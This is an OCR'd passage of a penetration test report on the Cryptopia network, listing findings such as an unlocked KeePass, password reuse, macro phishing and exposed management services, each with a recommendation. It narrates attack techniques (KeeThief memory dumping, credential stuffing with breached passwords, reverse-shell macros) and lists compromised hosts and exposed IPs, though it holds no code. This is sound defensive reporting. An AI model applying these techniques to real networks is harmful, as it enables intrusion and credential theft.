
### Details

After compromising the Cryptopia network, Pulse Security observed that an attacker on the internal network obtains access to all servers including the DMZ and the network's domain controllers (DC). Similarly, an attacker that compromises a server within the DMZ is able to reach administrative ports on the network's DC, and the DC themselves can reach most servers within the internal network.

This allowed Pulse to compromise additional hosts in that network, which lead to an additional foothold on the network and resulted in the compromise of additional data including all accounts belonging to the organisation including domain admin accounts, IIS application and SQL servers on Talula as well as access to Wallet servers.

The image below shows a set of example Windows hosts compromised during the engagement:

Example Compromised Servers



| | | |
|---|---|---|
| 10.64.32.3 | VPWCHMGMT001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.88 | BPWCHCBACKUP001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.3 | VPWCHMGMT001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.99 | PWCHCNUC001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.8 | BPWCHBUILD001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.30 | BPWCHSITE001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.3 | VPWCHMGMT001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.3 | VPWCHMGMT001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.30 | BPWCHSITE001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.4 | VWCHCMAN002 | *CRYPTOPIA\SYSTEM |
| 10.64.32.4 | VWCHCMAN002 | *CRYPTOPIA\SYSTEM |
| 10.64.32.3 | VPWCHMGMT001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.99 | PWCHCNUC001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.8 | BPWCHBUILD001 | *CRYPTOPIA\SYSTEM |
| 10.64.32.88 | BPWCHCBACKUP001 | *CRYPTOPIA\SYSTEM |
| 192.168.137.31 | BPWPHXDC001 | *CRYPTOPIA\SYSTEM |
| 192.168.137.21 | BPWPHXWEB001 | *CRYPTOPIA\SYSTEM |
| 10.64.206.20 | BPWCHHYPV001 | *CRYPTOPIA\SYSTEM |
| 10.1.32.180 | PWTALTMPWEB001 | TALULA\hozm01adm |
| 10.1.32.180 | PWTALTMPWEB001 | *TALULA\hozm01adm |
| 10.1.32.180 | PWTALTMPWEB001 | TALULA\hozm01adm |
| 10.1.32.180 | PWTALTMPWEB001 | *TALULA\hozm01adm |
| 10.64.32.99 | PWCHCNUC001 | *CRYPTOPIA\SYSTEM |
| 10.1.32.6 | PWTALMDC002 | *TALULA\SYSTEM |
| 169.254.3.77 | PWTALSQL001 | *TALULA\SYSTEM |
| 10.1.32.246 | PWTALJMP003 | *TALULA\SYSTEM |
| 10.1.32.247 | PWTALWSUS001 | *TALULA\SYSTEM |
| 169.254.3.77 | PWTALSQL001 | *TALULA\SYSTEM |
| 10.1.32.246 | PWTALJMP003 | *TALULA\SYSTEM |
| 10.1.32.247 | PWTALWSUS001 | *TALULA\SYSTEM |
| 10.64.217.95 | LT1047 | CRYPTOPIA\pzo |
| 10.64.217.95 | LT1047 | *CRYPTOPIA\SYSTEM |
| 10.64.32.88 | BPWCHCBACKUP001 | *CRYPTOPIA\SYSTEM |
| 10.1.32.246 | PWTALJMP003 | *TALULA\SYSTEM |
| 10.1.32.5 | PWTALMDC001 | *TALULA\SYSTEM |

## 1.3. INSECURE KEEPASS CONFIGURATION

| Severity: High | Base Score: 7.8 | Temporal Score: 7.5 | Overall Score: 7.5 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Impact

The current configuration of KeePass does not enforce the automatic locking of KeePass sessions, which increases the chances of an attacker compromising all passwords stored in KeePass while the session is unlocked.

### Recommendations


- Ensure the KeePass configuration enforces an automatic lockout. This can be set on the KeePass security settings. For more information, please see https://www.ghacks.net/2015/07/14/how-to-improve-keepass-security/
- Ensure a consistent configuration is enforced for all KeePass users.

### Details


Two Cryptopia users were making use of KeePass, but without enabling its "auto-lock" feature. This allowed Pulse Security to dump the master password from memory and subsequently obtain all other passwords utilizing the "KeeThief" tool.

The images below show access to several KeePass databases obtained in this manner:


Access to KeePass Database Containing Passwords for Wallets



Credentials for Production Environment




Build Server Credentials



## 1.4. EXCESSIVE DOMAIN ADMINISTRATOR (DA) ACCOUNTS

| Severity: High | Base Score: 7.2 | Temporal Score: 6.9 | Overall Score: 6.9 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C

### Impact

An excess of Domain Administrator accounts increases the chances of an attacker compromising a DA account through phishing or password guessing attacks.

### Recommendations

- Ensure administrators do not use DA accounts for their day to day operations. Instead, they should have two separate accounts, one that has regular user privileges and a DA account for performing administrative tasks.
- Ensure DA accounts are kept to the minimum necessary for the organisation, and that DA privileges are not granted unless they are necessary.

### Details

During numerous points in the engagement, Pulse Security identified that many users within the organisation have DA privileges. Additionally, these users appear to be using their DA accounts for day to day operations and logging into their workstations, which increases the chances of these accounts being compromised through phishing or other attacks. All up, Pulse Security identified 16 DA accounts.

## 1.5. PASSWORD REUSE

| Severity: Medium | Base Score: 6.3 | Temporal Score: 6.3 | Overall Score: 6.3 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

Password reuse within the organisation allowed Pulse Security to compromise accounts and obtain an initial foothold through which to conduct additional phishing against other Cryptopia users.

### Recommendations


- Avoid using passwords that are known to be compromised or simple variations on passwords that are known to be compromised. "Have I Been Pwned", an online service, provides a set of all known compromised passwords which can be downloaded and checked against. For more information, see https://haveibeenpwned.com
- Regularly review passwords in use by employees to ensure they are not a variation of known compromised passwords.

### Details

While reviewing Cryptopia's online presence, Pulse Security noticed that several of Cryptopia's employees personal email addresses were present within historical database breaches. A subset of these can be downloaded by attackers, and the passwords that correspond to these email addresses can be obtained.

Pulse Security obtained those passwords and tested common variations of them against Cryptopia services that did not require 2FA, and subsequently obtained access to the accounts belonging to [redacted] The image below shows the access gained through password reuse:

Access to [redacted] Outlook 365 Account



## 1.6. OFFICE MACROS ENABLED

| Severity: Medium | Base Score: 6.3 | Temporal Score: 6.3 | Overall Score: 6.3 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

An attacker may social engineer a user of the organisation to enable macros for an individual document, at which point they will be able to execute arbitrary code on that user's computer.

### Recommendations

- Disable office macros as noted here: https://superuser.com/questions/1073060/disable-all-microsoft-office-macros-globally-for-all-users

### Details


During the engagement, several attempts were made to convince users of the organisation to enable macros in several malicious Excel documents. Some of these were successful, which allowed Pulse Security to compromise additional users as well as obtain access to a number of servers using the credentials of the compromised users.

This is a result of lack of user education and due to macros being enabled on office documents. The following screenshot shows a user replying to a phishing email after opening the Excel file and enabling the macros:

Running Excel File with Macro

Clicking the unlock button in the malicious XLS spawns a command shell which connects back to the attacker, however this interaction is not required and simply enabling macros on an Office document is sufficient. The following screenshot shows the command shell which resulted from the above phishing email:

Attacker Controlled Shell



## 1.7. EXCESSIVE SERVICES ENABLED

Severity: Medium | Base Score: 5.4 | Temporal Score: 5.2 | Overall Score: 5.2

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L/E:H/RL:O/RC:C

### Impact

Exposing unnecessary services to the Internet or other untrusted networks increases the risk of compromise through vulnerabilities on these services. Additionally, exposing management services to untrusted network may allow an attacker that has compromised the credentials for an administrative account to pivot between an untrusted and a trusted network.

### Recommendations

- Avoid exposing management protocols to the internet.
- Review whether administrative protocols should be exposed and enforce firewall rules so that they are as strict as possible, providing only access to the minimum set of hosts and ports required.

### Details

While conducting a review of Cryptopia's external IP address ranges, Pulse Security identified several instances where Cryptopia servers exposed management services such as RDP, PSRemoting and MSDeploy. These services should not be accessible from the Internet entirely or access to them should be restricted by source IP address.


The table below shows the hosts that were identified to be exposing an unnecessarily wide range of services:

| HOST | PORTS OPEN |
|---|---|
| 184.171.171.90 | 80 |
| 184.171.171.91 | 443 |
| 184.171.171.92 | 1801 |
| 184.171.171.93 | 2103 |
| 184.171.171.94 | 2105 |
| | 2107 |
| | 3389 |
| 184.95.35.218 | 22 |
| 184.95.35.219 | |
| 184.95.35.220 | |
| 184.95.35.221 | |
| 184.95.35.222 | |
| 184.95.46.250 | 443 |
| 184.95.46.251 | 3389 |
| 184.95.46.252 | |
| 184.95.46.253 | |
| 184.95.46.254 | |
| 184.171.171.90 | 5985 |
| 184.171.171.91 | |
| 184.171.171.92 | |
| 184.171.171.93 | |
| 184.171.171.94 | |
| 184.95.46.250 | |

184.95.46.251
184.95.46.252
184.95.46.253
184.95.46.254

The image below shows the results of an nmap scan for an example host:

EXCESSIVE SERVICES ENABLED



## 1.8. CREDENTIALS IN SCRIPTS

| Severity: Medium | Base Score: 5.3 | Temporal Score: 5.1 | Overall Score: 5.1 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L/E:H/RL:O/RC:C

### Impact

An attacker that compromises a server where the scripts are stored may be able to escalate privilege or obtain additional footholds on Cryptopia's network.

### Recommendations

- Make use of an alternative mechanism that allows for authentication to be in place but does not require the credentials to be used in scripts.

### Details


After compromising several hosts on Cryptopia, Pulse Security observed that several scripts within these server's hard drive have credentials stored within their source. These scripts could be used by an attacker to compromise additional accounts or hosts. The table below shows an example server and file path location where credentials were found within a script:

| SERVER | LOCATION |
|---|---|
| PWTALSQL001 | F:\scripts\pwd.txt |

Other copies of this script also exist and it is recommended that a review of the environment be undertaken to identify all instances where plain-text credentials are being used in this manner.

The image below shows an example script that has credentials within it:

CREDENTIALS IN SCRIPT



## 1.9. WEAK ACCOUNT POLICY SETTINGS

| Severity: Medium | Base Score: 5.3 | Temporal Score: 5.1 | Overall Score: 5.1 |
|---|---|---|---|

